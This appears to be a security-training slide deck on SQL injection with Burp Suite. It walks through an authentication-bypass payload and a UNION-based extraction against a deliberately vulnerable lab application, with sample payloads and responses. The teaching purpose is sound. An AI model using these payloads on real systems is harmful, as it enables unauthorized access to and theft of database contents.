

# Exploitation

SQL INJECTION AND BURP  
DURATION : 0'30

# SQL Injection : Concepts

2

- ▶ SQL Injection is a technique used to take advantage of un-sanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- ▶ Based on the use of applications and the way it processes user supplied data, SQL Injection can be used to implement attacks like :
  - ▶ **Authentication Bypass** : an attacker logs onto an application without providing valid username and password and gains admin privileges.
  - ▶ **Compromised data integrity** : deface a web page, insert malicious content into web pages, etc.
  - ▶ **Compromised availability of Data** : delete the database information, delete log, or audit information that is stored in a database.
  - ▶ **Information Disclosure** : an attacker obtains sensitive information that is stored in the database.
  - ▶ **Remote Code Execution** : compromise the host OS with command exec.


# SQL normal query

3

- ▶ When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials.


- ▶ Example with a HTTP POST Request, the string below is visible in the body of the HTTP / HTTPS POST request as:

*Select \* from Users where (username 'smith' and password 'simpson');*



http://www.certifiedhacker.com/login.aspx?

### Account Login

 Username

Password

```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value=Login>
```

# SQL injection query

4

- ▶ The site was not protected against SQL injections, an attacker writes *Blah' or 1=1 --'* in the user field and *Springfield* in the password field.
- ▶ If we take the application's request and fill the username and the password we have the request below :

```
Select * from Users where (username 'Blah' or 1=1 --' and password 'Springfield');
```

- ▶ The query executed is :

```
Select * from Users where (username 'Blah' or 1=1
```


- ▶ Code after *--* are comments.



# SQL injection with Burp

5


- ▶ Intercept the request you want to test.
- ▶ The parameter we will attempt to exploit is the "id" parameter.
- ▶ The first task is to discover the number of columns returned by the original query being executed by the application, because each query in a UNION statement must return the same number of columns.



# SQL injection with Burp

6


- ▶ We exploit the fact that NULL can be converted to any data type to systematically inject queries with different number of columns until the injected query is executed.
- ▶ For example:
  - ▶ UNION SELECT NULL--
  - ▶ UNION SELECT NULL, NULL--
  - ▶ UNION SELECT NULL, NULL, NULL--
- ▶ Space character must be encoded as %20.



# SQL injection with Burp

7

- ▶ The application displays an error message that can be viewed in the response tab. The error message says that the used SELECT statements have a different number of columns.




The screenshot shows the 'Response' tab in Burp Suite. The 'Raw' tab is selected, displaying the raw HTTP response. The response contains HTML code for a page with a warning message. The warning message is highlighted with an orange box and reads: 'Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /owaspbwa/owaspbricks-svn/content-1/index.php on line 42 Database query failed: The used SELECT statements have a different number of columns'. The HTML code also includes a link to '../index.php' and an image tag with a broken image source.

```
Response
Raw Headers Hex HTML Render
<body>
<div class="row">
  <div class="four columns centered">
    <br/><br/><a href="../index.php"></a><p>
    <fieldset>
      <legend>Details</legend>
Warning: mysql_fetch_array() expects parameter 1 to be
resource, boolean given in
/owaspbwa/owaspbricks-svn/content-1/index.php on line 42
Database query failed: The used SELECT statements have a
different number of columns<br/>
    </fieldset></p><br/>
  </div><br/><br/><br/>
  <center>
    <div class="eight columns centered"><div
```

# SQL injection with Burp

8

- ▶ We can continue adding NULLs to our query until we see a change in the application's response. The query will be executed when we have the right number of columns as the original query.
- ▶ When we inject 8 NULLs, the page displays the content without any issues and there are no error messages. So we can infer that the original query returns 8 columns.




```
Response
Raw Headers Hex HTML Render
<body>
<div class="row">
  <div class="four columns centered">
    <br/><br/><a href=" ../index.php"></a><p>
    <fieldset>
      <legend>Details</legend>
      <br/>User ID:
      <b>0</b><br/><br/>User name: <b>admin</b><br/><br/>E-mail:
      <b>admin@getmantra.com</b><br/><br/><br/>
    </fieldset></p><br/>
  </div><br/><br/><br/>
  <center>
    <div class="eight columns centered"><div
class="alert-box secondary">SQL Query: SELECT * FROM users
WHERE idusers=0 UNION SELECT NULL, NULL, NULL, NULL, NULL,
NULL, NULL, NULL LIMIT 1<a href=" "
```



# SQL injection with Burp

9


- ▶ Having identified the number of columns, the next task is to discover a column that has a string data type so that we can use this to extract arbitrary data from the database.
- ▶ We can do this by injecting a query containing the required number of NULLs, as we have previously, and replacing each NULL in turn with 'a'.
- ▶ For example:
  - ▶ UNION SELECT 'a', NULL, NULL ...
  - ▶ UNION SELECT NULL, 'a', NULL ...
  - ▶ UNION SELECT NULL, NULL, 'a' ...



# SQL injection with Burp

10


- ▶ When an 'a' is specified at a column that has a string data type, the injected query is executed, and you should see an additional row of data containing the value a.
- ▶ However, in our example the page is not showing anything other than the original content.
- ▶ We can see that the query is being executed, but because the application is only showing the first result we cannot see the result of the injected query.



# SQL injection with Burp

11


- ▶ We can ensure that our data is the first row returned by modifying the original query so that it does not return any rows:
- ▶ **0 AND 1=2** UNION SELECT NULL, NULL, 'a', NULL, NULL, NULL, NULL, NULL
- ▶ **AND 1=2** → SQL query that returns 'false':



# SQL injection with Burp

12


- ▶ We can now see in the response that the application is displaying the injected 'a' string instead of the actual user details.
- ▶ The 'a' is displayed in the data field corresponding to the column in which we supplied it.



# SQL injection with Burp

13

- ▶ We can now use the relevant column to extract data from the database.
- ▶ 0 and 1=2 UNION SELECT NULL, NULL, version(), NULL, NULL, NULL, NULL, NULL
- ▶ In this example we have altered the injected code to display the version number of the database. We can then continue to use this technique to retrieve any accessible data from the database.



# Burp

14

- ▶ Test Burp :
  - ▶ <https://tryhackme.com/room/burpsuitebasics>
  - ▶ <https://tryhackme.com/room/burpsuiterepeater>